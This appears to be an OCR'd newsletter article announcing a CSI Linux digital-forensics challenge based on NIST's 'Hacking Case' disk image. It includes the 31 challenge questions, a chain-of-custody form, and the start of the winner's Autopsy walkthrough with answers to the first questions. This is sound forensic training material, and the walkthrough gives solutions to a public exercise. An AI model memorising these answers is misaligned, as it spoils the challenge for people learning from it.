
* Winner: Apostolos Gkletos

* Honorable Mention Keith Swagler

The Challenge

Using CSI Linux and the tools included, go through this forensic project, and identify all the flags you can. Use Autopsy as your main application. Write a walk through on how you found each item within Autopsy and any other tools within your final report. The findings and final report will then be graded, with the best combo being the winner.

You can try the challenge yourself: www.cfreds.nist.gov/Hacking_Case.html



CYBER INTELLIGENCE REPORT | Issue 2020.1 JANUARY

CSI Linux Forensic Challenge

Using CSI Linux and the tools included, go through this forensic project and identify all the flags you can. Use Autopsy as your main application. Write a walk through on how you found each item within Autopsy and any other tools within your final report. The findings and final report will then be graded, with the best combo being the winner.

Winner will have their report and walkthrough showcased in a future issue of the Cyber Intelligence Report (CIR) and win a commemorative Bitcoin challenge coin (Not a real Bitcoin). Submit reports to csilinux@informationwarfarecenter.com. ***Deadline is June 15th, 2020!***

Here is the Autopsy user manual: https://sleuthkit.org/autopsy/docs/user-docs/4.0/
Sign up here: https://comms.informationwarfarecenter.com/?p=subscribe&id=4

Hacking Case (https://www.cfreds.nist.gov/Hacking_Case.html)

This test image requires a variety of skills to answer the given questions.

Scenario

On 09/20/04, a Dell CPi notebook computer, serial # VLQLW, was found abandoned along with a wireless PCMCIA card and an external homemade 802.11b antennae. It is suspected that this computer was used for hacking purposes, although cannot be tied to a hacking suspect, G=r=e=g S=c=h=a=r=d=t. (The equal signs are just to prevent web crawlers from indexing this name; there are no equal signs in the image files.) Schardt also goes by the online nickname of "Mr. Evil" and some of his associates have said that he would park his vehicle within range of Wireless Access Points (like Starbucks and other T-Mobile Hotspots) where he would then intercept internet traffic, attempting to get credit card numbers, usernames & passwords.

Find any hacking software, evidence of their use, and any data that might have been generated. Attempt to tie the computer to the suspect, G=r=e=g S=c=h=a=r=d=t.

A DD image (in seven parts: 1, 2, 3, 4, 5, 6, 7, 8, and notes) and a EnCase image (second part) of the abandoned computer have already been made.

1. What is the image hash? Does the acquisition and verification hash match?
2. What operating system was used on the computer?
3. When was the install date?
4. What is the timezone settings?
5. Who is the registered owner?
6. What is the computer account name?
7. What is the primary domain name?
8. When was the last recorded computer shutdown date/time?
9. How many accounts are recorded (total number)?
10. What is the account name of the user who mostly uses the computer?

CYBER INTELLIGENCE REPORT | Issue 2020.1 JANUARY 9

11. Who was the last user to logon to the computer?
12. A search for the name of "G=r=e=g S=c=h=a=r=d=t" reveals multiple hits. One of these proves that G=r=e=g S=c=h=a=r=d=t is Mr. Evil and is also the administrator of this computer. What file is it? What software program does this file relate to?
13. List the network cards used by this computer
14. This same file reports the IP address and MAC address of the computer. What are they?
15. An internet search for vendor name/model of NIC cards by MAC address can be used to find out which network interface was used. In the above answer, the first 3 hex characters of the MAC address report the vendor of the card. Which NIC card was used during the installation and set-up for LOOK@LAN?
16. Find 6 installed programs that may be used for hacking.
17. What is the SMTP email address for Mr. Evil?
18. What is the NNTP (news server) settings for Mr. Evil?
19. What two installed programs show this information?
20. List 5 newsgroups that Mr. Evil has subscribed to.
21. A popular IRC (Internet Relay Chat) program called MIRC was installed. What are the user settings that was shown when the user was online and in a chat channel?
22. This IRC program has the capability to log chat sessions. List 3 IRC channels that the user of this computer accessed.
23. Ethereal, a popular "sniffing" program that can be used to intercept wired and wireless internet packets was also found to be installed. When TCP packets are collected and re-assembled, the default save directory is that users \My Documents directory. What is the name of the file that contains the intercepted data?
24. Viewing the file in a text format reveals much information about who and what was intercepted. What type of wireless computer was the victim (person who had his internet surfing recorded) using?
25. What websites was the victim accessing?
26. Search for the main user's web-based email address. What is it?
27. Yahoo mail, a popular web-based email service, saves copies of the email under what file name?
28. How many executable files are in the recycle bin?
29. Are these files really deleted?
30. How many files are reported to be deleted by the file system?
31. Perform an Anti-Virus check. Are there any viruses on the computer?

Steps.

- Download the DD/Raw images
- Start a case within Autopsy
- Use other tools within CSI Linux as needed.
- Document everything.
- Walk through with screenshots including the third-party modules you've added
- Complete a Chain of Custody (Use the attached form below).
- Complete a final report
- Profit!

CTF 201 Chain of Custody

SUBMITTER: PLEASE COMPLETE SECTIONS 1 AND 2 AND SIGN/DATE ON SUBMITTER LINE OF SECTION 4. DOCUMENT ALL SUBSEQUENT EVIDENCE TRANSFERS IN SECTION 4.

SECTION 1

INVESTIGATOR NAME: Apostolos Gkletos		**DATE SUBMITTED: 01/01/2020**
AGENCY: INFORMATION WARFARE CENTER		**AGENCY CASE NO.: 01072020-SHARDT**
ADDRESS: **********		
CITY/COUNTY: Athens Greece	**STATE:** Attiki	**ZIP CODE:** ******
PHONE NO.: ******************** **FAX NO.:**	**E-MAIL:** gklapostolos@gmail.com	
EMERGENCY CONTACT:	**PHONE NO.:**	

SECTION 2

Sampling Site: CSI Linux Forensics Challenge		**Site Address: csilinux.com**
Collected By: NIST	**Date Collected: 01/01/2020**	**Agency: Information warfare center**

SUBMITTER DESCRIPTION: INCLUDE THE NUMBER OF CONTAINERS, IDENTIFICATION NUMBER(S) AND A PHYSICAL DESCRIPTION OF EACH SAMPLE SUBMITTED FOR TESTING.

The image of a laptop was taken by NIST.gov.

They have submitted via the website www.cfreds.nist.gov/Hacking_Case.html for review. We do not have access to the original hardware. There are two different image formats including a split DD image and an EnCase .E01 format. Both images contain a forensic copy of the same drive.

SUBMITTER COMMENTS:

When trying to download the images initially I have the option to save them as txt which is solved by cancelling the action and resuming the downloading action which saves them to their original type.

Laboratory Description of Sample: Include the number of containers, identification number(s) and a physical description of each item submitted for testing.	
SIGNATURE:	**DATE:**

SECTION 4

Chain of Custody: Persons relinquishing and receiving evidence must provide their signature, organization and date/time to document evidence transfers.

Submitter Signature: IWC Signature			**Agency: INFORMATION WARFARE CENTER**	**Date: 01/01/2020**	
Received by	Organization	Date/Time	Relinquished by	Organization	Date/Time
1. Apostolos Gkletos	IWC	14/06/2020	**2.**		
Received by	Organization	Date/Time	Relinquished by	Organization	Date/Time
3.			**4.**		
Received by	Organization	Date/Time	Relinquished by	Organization	Date/Time
5.			**6.**		
Received by	Organization	Date/Time	Relinquished by	Organization	Date/Time
7.			**8.**		
Received by	Organization	Date/Time	Relinquished by	Organization	Date/Time
9.			**10.**		

SECTION 5 – EVIDENCE DISPOSAL (TO BE COMPLETED BY LABORATORY EVIDENCE CUSTODIAN)

Disposition Site:	**Destruction No.:**	**Method of Destruction/Date:**
Performed by:		**Date:**
Witnessed by:		**Date:**

SECTION 6

Supplemental Information (i.e. sample description, comments, other)

Case Challenge - Apostolos Gkletos

On 09/20/04, a Dell CPi notebook computer, serial # VLQLW, was found abandoned along with a wireless PCMCIA card and an external homemade 802.11b antennae. It is suspected that this computer was used for hacking purposes, although cannot be tied to a hacking suspect, G=r=e=g S=c=h=a=r=d=t. Schardt also goes by the online nickname of "Mr. Evil" and some of his associates have said that he would park his vehicle within range of Wireless Access Points (like Starbucks and other T-Mobile Hotspots) where he would then intercept internet traffic, attempting to get credit card numbers, usernames & passwords.

Solution

For investigation purposes a DD image and an EnCase image were acquired from the laptop found and CSI Linux tools were used to analyze these images. The procedure that was followed is described below supported by screenshots where needed.

Requirements Section

Section #1

- Requirement 1
    - A laptop with at least 8 Gb of Ram, 16Gb recommended
- Requirement 2
    - Latest edition of Virtual Box installed along with its additions
- Requirement 3
    - Hard disk with at least 80 Gb of free space, recommended 100 Gb at least
- Requirement 4
    - CSI Linux .ova file


Section #2:

- Requirement 1
    - Autopsy NSRL hash sets
- Requirement 2
    - Case DD, EnCase images

CSI Linux Challenge Answers

1. What is the image hash? Does the acquisition and verification hash match? The image hash is:


   aee4fcd9301c03b3b054623ca261959a. Yes, they are the same.



Data Source Verification Results for 4Dell Latitude CPi.E01

- Result: verified
- MD5 hash verified
  - Calculated hash: aee4fcd9301c03b3b054623ca261959a
  - Stored hash: aee4fcd9301c03b3b054623ca261959a


Picture 1 :Acquisition and verification hash match



Device ID:	e81a7a7b-f207-45cf-9adb-a1a005c35338
Usage:	OS Drive (Microsoft Windows XP)
OS:	Microsoft Windows XP
Time Zone:	Etc/GMT-5
Acquisition Details:	Description: Dell Latitude CPi Case Number: Greg Schardt Evidence Number: 1 of 1 Examiner Name: Shane Robinson Notes: sn# VLQLW hdsn# RQQF7429 Acquired Date: Wed Sep 22 19:06:04 2004 System Date: Wed Sep 22 19:06:04 2004 Acquiry Operating System: Windows XP Acquiry Software Version: 4.19a
Image Type:	E01
Size:	4,87 GB (4871301120 bytes)
Unallocated Space:	4,92 GB (4924159519 bytes)
Sector Size:	512 bytes
MD5:	aee4fcd9301c03b3b054623ca261959a
File Paths:	C:\Users\gkl_a\OneDrive\Desktop\CSI case\4Dell Latitude CPi.E01 C:\Users\gkl_a\OneDrive\Desktop\CSI case\4Dell Latitude CPi.E02

Picture 2 :Image MD5

2. What operating system was used on the computer? On the system the software that was used is **Microsoft Windows XP**.



SCHARDT_01072020 - Autopsy 4.15.0

Operating System Information — 2 Results

Source File	S	C	O	Name	Domain	Version	Processor Architecture	Temporary Files Directory	Data Source	Program Name	Path	P
system	▽			N-1A9ODN6ZXK4LQ		Windows_NT	x86	%SystemRoot%\TEMP	4Dell Latitude CPi.E01			
software									4Dell Latitude CPi.E01	Microsoft Windows XP	C:\WINDOWS	5

Result: 1 of 275 Result — Operating System Information


Type	Value	Source(s)
Program Name	Microsoft Windows XP	Recent Activity
Path	C:\WINDOWS	Recent Activity
Product ID	55274-640-0147306-23684	Recent Activity
Owner	Greg Schardt	Recent Activity
Organization	N/A	Recent Activity
Source File Path	/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32/config/software	
Artifact ID	-9223372036854766395	

Analyzing files from 4Dell Latitude CPi.E01 95%

Picture 3 :Software used

3. When was the install date? 0x41252e3b (1092955707)
   a. GMT: **Thursday, August 19, 2004 10:48:27 PM**

4. What is the timezone settings? Etc/**GMT-5** as it is shown in picture 1
5. Who is the registered owner? The registered owner is **Greg Schardt**.



Operating System Information

4 Results

Source File	S	C	O	Name	Domain	Version	Processor Architecture	Temporary Files Directory	Data Source	Program Name	Path	Product ID
system	▽			N-1A9ODN6ZXK4LQ		Windows_NT	x86	%SystemRoot%\TEMP	SCHARDT.001			
software									SCHARDT.001	Microsoft Windows XP	C:\WINDOWS	55274-640-0147306-23684
system	▽			N-1A9ODN6ZXK4LQ		Windows_NT	x86	%SystemRoot%\TEMP	4Dell Latitude CPi.E01			
software									4Dell Latitude CPi.E01	Microsoft Windows XP	C:\WINDOWS	55274-640-0147306-23684


Result: 1 of 275 Result

Operating System Information

Type	Value	Source(s)
Program Name	Microsoft Windows XP	Recent Activity
Path	C:\WINDOWS	Recent Activity
Product ID	55274-640-0147306-23684	Recent Activity
Owner	Greg Schardt	Recent Activity
Organization	N/A	Recent Activity
Source File Path	/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32/config/software	
Artifact ID	-9223372036854766395	

Picture 4:Registered owner

6. What is the computer account name? The computer name is **N-1A9ODN6ZXK4LQ**



Operating System Information

4 Results

Source File	S	C	O	Name	Domain	Version	Processor Architecture	Temporary Files Directory	Data Source	Program Name	Path	Product ID
system	▽			N-1A9ODN6ZXK4LQ		Windows_NT	x86	%SystemRoot%\TEMP	SCHARDT.001			
software									SCHARDT.001	Microsoft Windows XP	C:\WINDOWS	55274-640-0147306-23684
system	▽			N-1A9ODN6ZXK4LQ		Windows_NT	x86	%SystemRoot%\TEMP	4Dell Latitude CPi.E01			
software									4Dell Latitude CPi.E01	Microsoft Windows XP	C:\WINDOWS	55274-640-0147306-23684


Result: 2 of 44 Result

Operating System Information

Type	Value	Source(s)
Name	N-1A9ODN6ZXK4LQ	Recent Activity
Domain		Recent Activity
Version	Windows_NT	Recent Activity
Processor Architecture	x86	Recent Activity
Temporary Files Directory	%SystemRoot%\TEMP	Recent Activity
Source File Path	/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32/config/system	
Artifact ID	-9223372036854766448	

Picture 5:Computer name

7. What is the primary domain name? The Domain Name is **N-1A9ODN6ZXK4LQ**



/img_4Dell Latitude CPi.E01/vol_vol2/WINDOWS/system32/config

23 Results


Name	S	C	O	Modified Time	Change Time	Access Time	Created Time	Size	Flags(Dir)	Flags(Meta)
default.sav			3	2004-08-19 21:56:20 GMT+05:00	2004-08-19 22:02:15 GMT+05:00	2004-08-19 05:00:00 GMT+05:00	2004-08-19 21:56:18 GMT+05:00	90112	Allocated	Allocated
SAM			3	2004-08-27 20:46:33 GMT+05:00	2004-08-20 03:35:21 GMT+05:00	2004-08-27 20:46:33 GMT+05:00	2004-08-19 21:58:55 GMT+05:00	262144	Allocated	Allocated
SAM.LOG			3	2004-08-27 20:08:23 GMT+05:00	2004-08-27 20:08:23 GMT+05:00	2004-08-27 20:08:23 GMT+05:00	2004-08-19 21:58:55 GMT+05:00	1024	Allocated	Allocated
